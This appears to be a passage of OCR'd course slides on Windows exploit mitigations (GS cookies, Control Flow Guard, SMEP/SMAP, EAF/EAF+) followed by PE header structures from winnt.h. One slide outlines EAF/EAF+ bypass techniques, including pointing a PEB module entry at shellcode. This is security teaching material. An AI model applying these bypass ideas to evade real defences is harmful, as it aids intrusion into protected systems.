- Store return addresses in 2 places
  - Normal Stack
  - Shadow stack


GS Cookies

- Stack canaries
- Entropy supplied by OS
- If blow a buffer, need to guess canary value
  - Checked in function prologue
    - Before RET to shellcode/ROP
  - Crash if changed



Control Flow Guard

- Windows 8.1 Update 3 and Windows 10
- Mitigation for Call Primitives
  - Bitmap checks if valid call site



```
mov     ecx, 3E8h
rep stosd
mov     esi, [esi]
mov     ecx, esi          ; Target
push    1
call    @_guard_check_icall@4 ; _guard_check_icall(x)
call    esi
add     esp, 4
xor     eax, eax
```

SMEP/SMAP

- Supervisor Mode Execution Prevention
- Supervisor Mode Access Prevention
- User mode memory
  - Not allowed in Kernel!
- Mitigates many privesc exploits

EAF

- Export Address Table Access Filtering
- Introduced with EMET
    - Coming in Windows 10 Redstone 3
        - May be different technique?
- Hardware breakpoint on Address of Functions
    - ntdll.dll
    - Kernel32.dll
- Checks if calling code is in loaded module list

EAF+

- Export Address Table Access Filtering Plus
- Same idea as EAF, adds new module
  - KERNELBASE.DLL

EAF/EAF+ Bypasses

- Bypass: Use hardcoded offsets
  - Universal, but not practical
- Bypass: change a PEB module to shellcode location
  - Easy fix? Mark this non-writeable
- Bypass: walk IATs
  - user32.dll commonly loaded
  - Well…

IAF


- Import Address Table Access Filtering
- Not in EMET
    - Coming in Windows 10 Redstone 3
- Same idea as EAF, will protect IATs
- May be different technique?

Portable Executables

Types of PE Files


File Type	Extension
Executable	.exe
Dynamic-Link Library	.dll
Device Driver	.sys, .drv, .acm
ActiveX Component	.ocx
Control Panel Extension	.cpl
Extensible Firmware Interface	.efi
Multilingual User Interface	.mui
Screen Saver	.scr

PE Anatomy


PE File
DOS Header
NT Headers
PE Header
Optional Header
Sections Table
Imports
Data
Code

DOS Header

winnt.h




```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number
    WORD   e_cblp;                      // Bytes on last page of file
    WORD   e_cp;                        // Pages in file
    WORD   e_crlc;                      // Relocations
    WORD   e_cparhdr;                   // Size of header in paragraphs
    WORD   e_minalloc;                  // Minimum extra paragraphs needed
    WORD   e_maxalloc;                  // Maximum extra paragraphs needed
    WORD   e_ss;                        // Initial (relative) SS value
    WORD   e_sp;                        // Initial SP value
    WORD   e_csum;                      // Checksum
    WORD   e_ip;                        // Initial IP value
    WORD   e_cs;                        // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                      // Overlay number
    WORD   e_res[4];                    // Reserved words
    WORD   e_oemid;                     // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                   // OEM information; e_oemid specific
    WORD   e_res2[10];                  // Reserved words
    LONG   e_lfanew;                    // File address of new exe header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

PE NT Headers

winnt.h


Signature = PE\0\0



```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

File Header


winnt.h



```
typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine;
    WORD    NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD    SizeOfOptionalHeader;
    WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Optional Header


winnt.h



```
typedef struct _IMAGE_OPTIONAL_HEADER64 {
    WORD        Magic;
    BYTE        MajorLinkerVersion;
    BYTE        MinorLinkerVersion;
    DWORD       SizeOfCode;
    DWORD       SizeOfInitializedData;
    DWORD       SizeOfUninitializedData;
    DWORD       AddressOfEntryPoint;
    DWORD       BaseOfCode;
```

Optional Header (cont.)


winnt.h



```
    ULONGLONG   ImageBase;
    DWORD       SectionAlignment;
    DWORD       FileAlignment;
    WORD        MajorOperatingSystemVersion;
    WORD        MinorOperatingSystemVersion;
    WORD        MajorImageVersion;
    WORD        MinorImageVersion;
    WORD        MajorSubsystemVersion;
    WORD        MinorSubsystemVersion;
    DWORD       Win32VersionValue;
    DWORD       SizeOfImage;
    DWORD       SizeOfHeaders;
    DWORD       CheckSum;
    WORD        Subsystem;
    WORD        DllCharacteristics;
    ULONGLONG   SizeOfStackReserve;
    ULONGLONG   SizeOfStackCommit;
    ULONGLONG   SizeOfHeapReserve;
    ULONGLONG   SizeOfHeapCommit;
    DWORD       LoaderFlags;
    DWORD       NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
```

PE DLLCharacteristics


winnt.h




```
#define IMAGE_DLLCHARACTERISTICS_HIGH_ENTROPY_VA    0x0020  // Image can handle a high entropy 64-bit virtual address space.
#define IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE 0x0040     // DLL can move.
#define IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY    0x0080     // Code Integrity Image
#define IMAGE_DLLCHARACTERISTICS_NX_COMPAT    0x0100     // Image is NX compatible
#define IMAGE_DLLCHARACTERISTICS_NO_ISOLATION 0x0200     // Image understands isolation and doesn't want it
#define IMAGE_DLLCHARACTERISTICS_NO_SEH       0x0400     // Image does not use SEH.  No SE handler may reside in this image
#define IMAGE_DLLCHARACTERISTICS_NO_BIND      0x0800     // Do not bind this image.
#define IMAGE_DLLCHARACTERISTICS_APPCONTAINER 0x1000     // Image should execute in an AppContainer
#define IMAGE_DLLCHARACTERISTICS_WDM_DRIVER   0x2000     // Driver uses WDM model
#define IMAGE_DLLCHARACTERISTICS_GUARD_CF     0x4000     // Image supports Control Flow Guard.
#define IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE     0x8000
```

PE Data Directories

winnt.h




```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```




```
#define IMAGE_DIRECTORY_ENTRY_EXPORT          0   // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT          1   // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE        2   // Resource Directory
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION       3   // Exception Directory
#define IMAGE_DIRECTORY_ENTRY_SECURITY        4   // Security Directory
#define IMAGE_DIRECTORY_ENTRY_BASERELOC       5   // Base Relocation Table
#define IMAGE_DIRECTORY_ENTRY_DEBUG           6   // Debug Directory
//      IMAGE_DIRECTORY_ENTRY_COPYRIGHT       7   // (X86 usage)
#define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE    7   // Architecture Specific Data
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR       8   // RVA of GP
#define IMAGE_DIRECTORY_ENTRY_TLS             9   // TLS Directory
#define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG    10   // Load Configuration Directory
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT   11   // Bound Import Directory in headers
#define IMAGE_DIRECTORY_ENTRY_IAT            12   // Import Address Table
#define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT   13   // Delay Load Import Descriptors
#define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR 14   // COM Runtime descriptor
```

Export Directory



```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

